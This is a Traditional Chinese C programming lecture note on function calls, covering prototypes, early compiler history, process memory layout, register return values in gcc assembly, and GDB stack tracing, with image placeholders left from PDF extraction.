

# 你所不知道的 C 語言：函式呼叫篇

函式呼叫和計算機結構的高度關聯

Copyright (憲C) 2015-2017, 2022 宅色夫

直播錄影

## 簡介

在 C 語言中，“function”其實是特化的形式，並非數學意義上的函數，而隱含一個狀態到另一個狀態的關聯，因此，我們將一般的 C function 翻譯為「函式」，以區別數學意義上的函數（如 abs, cos, exp）。貌似直觀的函式呼叫背後隱含著各式深奧的議題，諸如 calling convention, application binary interface (ABI), stack 和 heap 等等。倘若你對資訊安全有一定的認識，會知道 stack(-based) buffer overflow，但真正讓攻擊者得逞的機制尚有前述的函式呼叫，至於 Return-oriented programming (ROP) 型態的攻擊則修改函式的回傳地址，這也是 calling convention 的範疇。

本講座將帶著學員重新探索函式呼叫背後的原理，從程式語言和計算機結構的發展簡史談起，讓學員自電腦軟硬體演化過程去掌握 calling convention 的考量，伴隨著 stack 和 heap 的操作，再探討 C 程式如何處理函式呼叫、跨越函式間的跳躍（如 `setjmp` 和 `longjmp`），再來思索資訊安全和執行效率的議題。

## 從 function prototype 談起

其實由 Dennis M. Ritchie (以下簡稱 dmr) 開發的[早期 C 語言編譯器](#)並未明確要求 function prototype 的順序。dmr 在 1972 年發展的早期 C 編譯器，原始程式碼後來被整理在名為 “[last1120c](#)” 磁帶中，若我們仔細看 [c00.c](#) 這檔案，可發現位於第 269 行的 [mapch© 函式定義](#)，在沒有 forward declaration 的狀況下，就分別於[第 246 行](#)和[第 261 行](#)呼叫，奇怪吧？

而且只要再瀏覽 [last1120c](#) 裡頭其他 C 語言程式後，就會發現根本沒有 `#include` 或 `#define` 這一類 [C preprocessor](#) 所支援的語法，那到底怎麼編譯呢？在回答這問題前，摘錄 Wikipedia 頁面的訊息：

As the C preprocessor can be invoked separately from the compiler with which it is supplied, it can be used separately, on different languages.

Notable examples include its use in the now-deprecated `imake` system and for preprocessing Fortran.

原來 C preprocessor 以獨立程式的形式存在，所以當我們用 `gcc` 或 `cl` (Microsoft 開發工具裡頭的 C 編譯器) 編譯給定的 C 程式時，會呼叫 `cpp` (伴隨在 `gcc` 專案的 C preprocessor) 一類的程式，先行展開巨集 (macro) 或施加條件編譯等操作，再來才會出動真正的 C 語言編譯器 (在 `gcc` 中叫做 `cc1`)。值得注意的是，1972-1973 年間被稱為 “[Very early C compilers](#)” 的實作中，不存在 C preprocessor (!)，當時 dmr 等人簡稱 C compiler 為 `cc`，此慣例被沿用至今，而無論原始程式碼有幾個檔案，在編譯前，先用 `cat` (該程式的作用是 “concatenate and print file”) 一類的工具，將檔案串接為單一檔案，再來執行 “`cc`” 以便輸出對應的組合語言，之後就可透過 assembler (組譯器，在 UNIX 稱為 `as`) 轉換為目標碼，搭配 linker (在 UNIX 稱為 `ld`) 則輸出執行擋。

因此，在早期的 C 語言編譯器，強制規範 function prototype 及函式宣告的順序是完全沒有必要的，要到 1974 年 C preprocessor 才正式出現在世人面前，儘管當時的實作仍相當陽春，可參見 dmr 撰寫的 [〈The Development of the C Language〉](#)，C 語言的標準化則是另一段漫長的旅程，來自 Bell Labs 的火種，透過 UNIX 來到研究機構和公司行號，持續影響著你我所處的資訊社會。

在早期的 C 語言中，若一個函式之前沒有聲明 (declare)，一旦函式名稱出現在表達式中，後面跟著 `(` 左括號，那它會被解讀為回傳型態為 `int` 的函式，並且對它的參數沒有任何假設。但這樣行為可

能會導致問題，考慮以下程式碼：

```
1 #include <stdio.h>
2
3 int factorial(int n);
4
5 int main(void) {
6     printf("%d\n", factorial());
7     return 0;
8 }
9
10 int factorial(int n) {
11     if (n == 0) return 1;
12     return n * factorial(n - 1);
13 }
```

`factorial` 函式在被呼叫時，會從堆疊 (stack) 或暫存器中取出整數型態的參數，若忽略第 3 行 function prototype，編譯器將無從正確判斷，在第 6 行傳遞給 `factorial` 函式的參數是否符合預期的型態和數量。過往不用在 C 程式特別做 function prototype 的特性已自 C99 標準中刪除，因此省略 function prototype 將導致編譯錯誤。

你或許會好奇，function prototype 的規範還有什麼好處呢？這就要從《[Rationale for International Standard – Programming Languages – C](#)》(以下簡稱 C9X RATIONALE) 閱讀起，依據第 70 頁 (PDF 檔案對應於第 78 頁)，提到以下的解說範例：

```
extern int compare(const char *string1, const char *string2);

void func2(int x) {
    char *str1, *str2;
    // ...
    x = compare(str1, str2);
```

```
// ...  
}
```

編譯器裡頭的最佳化階段 (optimizer) 可從 function prototype 得知，傳遞給函式 `compare` 的兩個指標型態參數，由於明確標注 `const` 修飾子，所以僅有記憶體地址的使用並讀取相對應的內容，但不會因而變更指標所指向的記憶體內容，從而沒有產生副作用 ([side effect](#))。這樣編譯器可有更大的最佳化空間，可對照[你所不知道的 C 語言：編譯器和最佳化原理篇](#)，得知相關最佳化手法。

## 程式語言發展

一如 C9X RATIONALE 提到，現代 C 語言和其他受 Algol-68 影響的程式語言，具備 function prototype 機制，這使得編譯時期，就能進行有效的錯誤分析和偵測。無論是 C 語言、B 語言，還是 Pascal 語言，都可追溯到 [ALGOL 60](#)。

ALGOL 是 Algorithmic Language (演算法使用的語言) 的縮寫，提出巢狀 (nested) 結構和一系列程式流程控制，今日我們熟知的 if-else 語法，就在 [ALGOL 60](#) 出現。ALGOL 60 和 COBOL 程式語言並列史上最早工業標準化的程式語言。

黑格爾在其 1820 年的著作《法哲學原理》(Grundlinien der Philosophie des Rechts) 提到: (德語原文)

Was vernünftig ist, das ist wirklich; und was wirklich ist, das ist vernünftig


英語可解讀為 “What is rational is actual and what is actual is rational.” (凡是合乎理性的都是現實的，現實的都是合乎理性)，其中 “vernünftig” 和 “Vernunft” (理性) 有關，英譯成 “reasonable” 或 “rational” 都非漢語「合理」的意思。黑格爾認為，宇宙的本原是絕對精神 (der absolute Geist)，它自在地具備著一切，外化出自然界、人類社會、精神科學，最後在更高的層次上回歸自身。像是 C 語言這樣的工業標準，至今仍活躍地演化，當我們回顧發展軌跡時，凡是合乎理性 (vernunftig)，也就必

然會出現、或成為現實 (wirklich)，反過來說也成立。甚至我們可推敲 C9X RATIONALE 字裡行間，每個看似死板規則的背後，其實都可追溯出像是上方的討論。

- 早期 C 語言 (1972-1973) → K&R C (1976-1979) → ANSI C (自 1983 年起，直到 1989 年才完成標準化，即 C89) → ISO/IEC 9899:1990
  - ANSI C → C++ (1983-), 後者融合 Simula 67 和 Ada 特色
  - 早期的 C++ 編譯器稱為 Cfront，以 “C with classes” 為人所知
  - source: [History of C](#)
- 許多程式語言允許 function 和 data 一樣在 function 內部定義，但 C 語言不允許這樣的 nested function，換言之，C 語言所有的 function 在語法層面都是位於最頂層 (top-level)
  - gcc 提供 nested function 擴展
- 「不允許 nested function」這件事簡化 C 編譯器的設計
  - 在 Pascal, Ada, Modula-2, PL/I, Algol-60 這些允許 nested function 的程式語言中，需要一個稱為 static link 的機制來紀錄指向目前 function 的外層 function 的資訊
  - uplevel reference

## 再論 Function


---



## 數學定義的 Function (函數)

- 函數 (function)  $f : A \rightarrow B$  是一個對應，滿足：對所有  $a \in A$ ，存在惟一  $b \in B$ ，使得  $f$  將  $a$  對應到  $b$ 。即  $\forall a \in A, \exists! b \in B$  使得  $f(a) = b$ 。
- $A$  稱為  $f$  的定義域 (domain)， $B$  稱為  $f$  的對應域 (codomain)： $f(A) = \{f(a) | a \in A\} \subset B$  稱為  $f$  的值域 (range)。
  - |  $f$  可視為從  $A$  到  $f(A)$  的函數。
- Function Composition 本身可以組合，例如  $g \circ f(x) = g(f(x))$

## Function Notation



## Parameter vs. Argument

- Parameter (發音 *pə'raemətər*) (formal parameter)

```
void foo(int x) { }  
^
```

- Argument (actual argument): 因此命名慣例是 `argc` (實際參數的數量) 和 `argv` (實際參數的向量)

```
foo(4);  
^
```

### C++ 甚至有 [Template parameters and template arguments](#)

在 C 語言中，“function”其實是特化的形式，並非數學意義上的函數，而隱含一個狀態到另一個狀態的關聯。[\(函式\)](#)

摘自 [What is the difference between functions in math and functions in programming?](#) 的討論：

In functional programming you have [Referential Transparency](#), which means that you can replace a function with its value without altering the program. This is true in Math too, but this is not always true in [Imperative languages](#).

...

The main difference, is, then, that ALWAYS if you call `f(x)` in math, you will get the same answer, but if you call `f'(x)` in C, the answer may not be the same (to same arguments don't get the same output).

其中 Imperative languages 可翻譯為「指令式程式語言」，幾乎所有電腦硬體都採指令式工作，較高階的指令式程式語言使用變數和更複雜的語句，但仍依從相同的典範。

在數學函數中  $y = f(x)$ ，一個輸入值有固定的輸出值，無論計算多少次， $\sin\pi$  的結果總是 0，但在 C 函式中，函式的執行不僅依賴於輸入值，而且會受到全域變數、記憶體內容、已開啟的檔案、其他變數，甚至是作業系統/執行環境等諸多因素的影響。在 Linux 一類 UNIX 風格的作業系統中，呼叫 `getpid` 函式永遠會成功得到某個整數，而且同一個 process (行程) 中，無論 `getpid()` 呼叫多少次，必得到同一個整數，但在其他 process 中，`getpid()` 會得到另一個數值。再者，考慮以下 C 程式：

```
static int counter = 0;
int count() { return ++counter; }
```

此函式沒有輸入值，但每次呼叫後都返回不同的結果。反之，函數的返回值只依賴於其輸入值，這種特性就稱為 [Referential Transparency](#)。


## Process 和 C 程式的關聯

背景知識:


1. IRQ (interrupt request)
2. ISR (Interrupt Service Routines)
3. IRQ mode
4. MMIO v.s PMIO

以網路卡的流程為例:

- 封包進來 -> interrupt -> ISR -> IRQ mode -> 下圖綠色的區塊裡面 (IORQ) 進行記憶體操作  
(讀取/寫入資料)



- The Internals of “Hello World” Program




Virtual Memory 與 C 語言角度的 memory: source (注意 address 是降冪還是升冪)

- Process 角度的 Memory : ([source](#))
  - 在 ELF 裡頭為 section, 進入到 memory 後則以 process 的 segment 去看。
  - 注意，這裡是 virtual memory address (VMA) ! ([VMA 與 ELF 對應](#))
  - Stack : 由高位址長至低位址，儲存函式呼叫時個別 stack frame 的 local variables 與 return address 等。
  - Heap : 由低位址長至高位址，動態記憶體配置。
  - BSS segment: Block Started by Symbol , 尚未初始化的變數。

- Data segment : 已經被初始化後的變數。
  - 在此宣告的變數會存在 **data segment** , 例如: `int content = 10` 。
  - 但是宣告在此的 pointer 所指向的內容則不會, 也就是說 `gonzo` 的內容 `God's own prototype` 會是放在 text segment 裡, 只有 pointer 所存的位址會在 data segment 。
- Text segment : 存放使用者程式的 binary code 。

- 裡頭變數的排序不一定是遞增或遞減。



- instructions: 自 object file (ELF) 映射 (map) 到 process 的 program code (機械碼)
- static data: 靜態初始化的變數
- BSS: 全名已 不可考，一般認定為 "Block Started by Symbol"，未初始化的變數或資料

- 可用 `size` 命令來觀察
- Heap 或 data segment: 執行時期才動態配置的空間
  - sbrk 系統呼叫 (sbrk = set break)
  - malloc/free 實際的實作透過 sbrk 系統呼叫

video: [Call Stack](#): 生動地解釋函式之間的關聯

ELF segment & section

一個 segment 包含若干個 section

```
$ sudo cat /proc/1/maps | less
55cff6602000-55cff678b000 rw-p [heap]
7fff7e13f000-7fff7e160000 rw-p [stack]
```

program loader

XIP: execution in place

## 回傳值

- 回傳值放在暫存器可以提高效能，放不下的就放起始位址 (e.g. struct)
- 實驗：(bigreturn.c)
  - 使用 gcc 7.3 Intel 架構 (`gcc -S bigreturn.c -o bigreturn.s`)
  - 因為程式過於冗長，所以除了第一種
  - 其他以綠色表示 `return ret;`、藍色表示 `Foo b = get_foo();` 相關的部份
- a. 成員只有 1 個 integer

```
#include <stdio.h>
typedef struct { int a[1]; } Foo;
Foo get_foo()
{
    Foo ret = {};
    return ret;
}
int main()
{
    Foo b = get_foo();
    return 0;
}
```

對應的組合語言如下 [\[link\]](#)

可以發現回傳時直接存到 %eax 中，main 函式直接去 %eax 取  
p.s. 因為一個整數只有 32bits 所以使用 32 位元的暫存器

```
get_foo:
    pushq    %rbp
    movq    %rsp, %rbp
    movl    $0, -4(%rbp)
    movl    -4(%rbp), %eax
    popq    %rbp
    ret
main:
    pushq    %rbp
    movq    %rsp, %rbp
    subq    $16, %rsp
    movl    $0, %eax
    call    get_foo
    movl    %eax, -4(%rbp)
    movl    $0, %eax
```

```
leave  
ret
```

- b. 成員有 2 個 integer

```
typedef struct { int a[2]; } Foo;
```

[link]

換成使用 64bits 的暫存器 %rax 放 2 個整數

```
movq    -8(%rbp), %rax  
movl    $0, %eax  
call    get_foo  
movq    %rax, -8(%rbp)
```

- c. 成員有 4 個 integer

```
typedef struct { int a[4]; } Foo;
```

[link]

換成使用 2 個 64bits 的暫存器 %rax 放 4 個整數

```
movq    -16(%rbp), %rax  
movq    -8(%rbp), %rdx  
movl    $0, %eax  
call    get_foo  
movq    %rax, -16(%rbp)
```

```
movq    %rdx, -8(%rbp)
```

- d. 大於 4 個 integer 就不一樣了，以 8 為例

```
typedef struct { int a[8]; } Foo;
```

[link]

有 leaq 的指令出現

LEA (Load Effective Address) 用法查到很多種，又都不像是這裡的用法

```
movq    -40(%rbp), %rcx
movq    -32(%rbp), %rax
movq    -24(%rbp), %rdx
movq    %rax, (%rcx)
movq    %rdx, 8(%rcx)
movq    -16(%rbp), %rax
movq    -8(%rbp), %rdx
movq    %rax, 16(%rcx)
movq    %rdx, 24(%rcx)
leaq    -32(%rbp), %rax
movq    %rax, %rdi
movl    $0, %eax
call    get_foo
```

## Stack

stack frame 最好的朋友是 2 個暫存器：


- stack pointer
- frame pointer

## Stack 名詞解釋

x86\_64 暫存器:

- rip (instruction pointer): 記錄下個要執行的指令位址
- rsp (stack pointer): 指向 stack 頂端

- rbp (base pointer, frame pointer): 指向 stack 底部



## 動態追蹤 Stack

用一個小程式來觀察 stack 的操作: (檔名 `stack.c`)

```
int funcB(int a) {
    return a + 1;
}

int funcA(int b) {
    return funcB(b);
}

int main() {
    int a = funcA(1);
    return 0;
}
```

編譯時加上 `-g` 以利後續 GDB 追蹤:

```
$ gcc -o stack -g -no-pie stack.c
```

`-no-pie` 編譯選項是抑制 **Position Independent Executables (PIE)**，便於後續分析。若你的 gcc 版本較舊，可能沒有該編譯選項，可自行移去。

PIE 是啟用 **address space layout randomization (ASLR)** 的預備動作，用以強化核心載入程式時，確保虛擬記憶體的排列不會總是一樣。

透過 `gdb` 追蹤程式:

```
$ gdb -q stack
```

在 GDB 中使用 `disas` 命令將其反組譯，預設是 AT&T 語法，我們可改為 Intel 語法，得到更簡潔的輸出:

```
(gdb) set disassembly-flavor intel
```

以 **(gdb)** 開頭的文字表示在 GDB 輸入的命令

關於二者語法的差異，可見 [Intel and AT&T Syntax.](#)

```
(gdb) disas main
Dump of assembler code for function main:
0x0000000000400501 <+0>:    push   rbp
0x0000000000400502 <+1>:    mov    rbp,rsp
0x0000000000400505 <+4>:    sub    rsp,0x10
0x0000000000400509 <+8>:    mov    edi,0x1
0x000000000040050e <+13>:   call   0x4004d6 <funcA> # 注意到此處，讀者可先抄寫本地址
0x0000000000400513 <+18>:   mov    DWORD PTR [rbp-0x4],eax # 這段地址也可抄下，函
0x0000000000400516 <+21>:   mov    eax,0x0
0x000000000040051b <+26>:   leave 
0x000000000040051c <+27>:   ret

End of assembler dump.

(gdb) disas funcA
Dump of assembler code for function funcA:
0x00000000004004d6 <+0>:    push   rbp
0x00000000004004d7 <+1>:    mov    rbp,rsp
0x00000000004004da <+4>:    sub    rsp,0x10
0x00000000004004de <+8>:    mov    DWORD PTR [rbp-0x4],edi
0x00000000004004e1 <+11>:   mov    eax,DWORD PTR [rbp-0x4]
0x00000000004004e4 <+14>:   mov    edi,eax
0x00000000004004e6 <+16>:   mov    eax,0x0
0x00000000004004eb <+21>:   call   0x4004f2 <funcB>
0x00000000004004f0 <+26>:   leave 
0x00000000004004f1 <+27>:   ret
```

```
End of assembler dump.

(gdb) disas funcB
Dump of assembler code for function funcB:
0x00000000004004f2 <+0>:    push   rbp
0x00000000004004f3 <+1>:    mov    rbp,rsp
0x00000000004004f6 <+4>:    mov    DWORD PTR [rbp-0x4],edi
0x00000000004004f9 <+7>:    mov    eax,DWORD PTR [rbp-0x4]
0x00000000004004fc <+10>:   add    eax,0x1
0x00000000004004ff <+13>:   pop    rbp
0x0000000000400500 <+14>:   ret

End of assembler dump.
```

我們準備要觀察進入 function 時 stack 的操作，因此將中斷點設定於進入 `funcA()` 之前，也就是第 10 行的位置：


```
(gdb) b *0x000000000040050e
Breakpoint 1 at 0x4004ec: file stack.c, line 10.
(gdb) r
```

看到 `Breakpoint 1` 的訊息，就表示成功觸發中斷點：

```
(gdb) p $rbp
$1 = (void *) 0x7fffffffe480

(gdb) p $rsp
$2 = (void *) 0x7fffffffe470
```

此時 stack 示意如下:



在執行 `call funcA` 之後，`call` 指令會做 push next instruction address，也就是回到 `main` 的返回地址：

```
(gdb) x $rsp  
0x7fffffff480: 00400513
```

call funcA

High

0x7fffffff480 rbp →

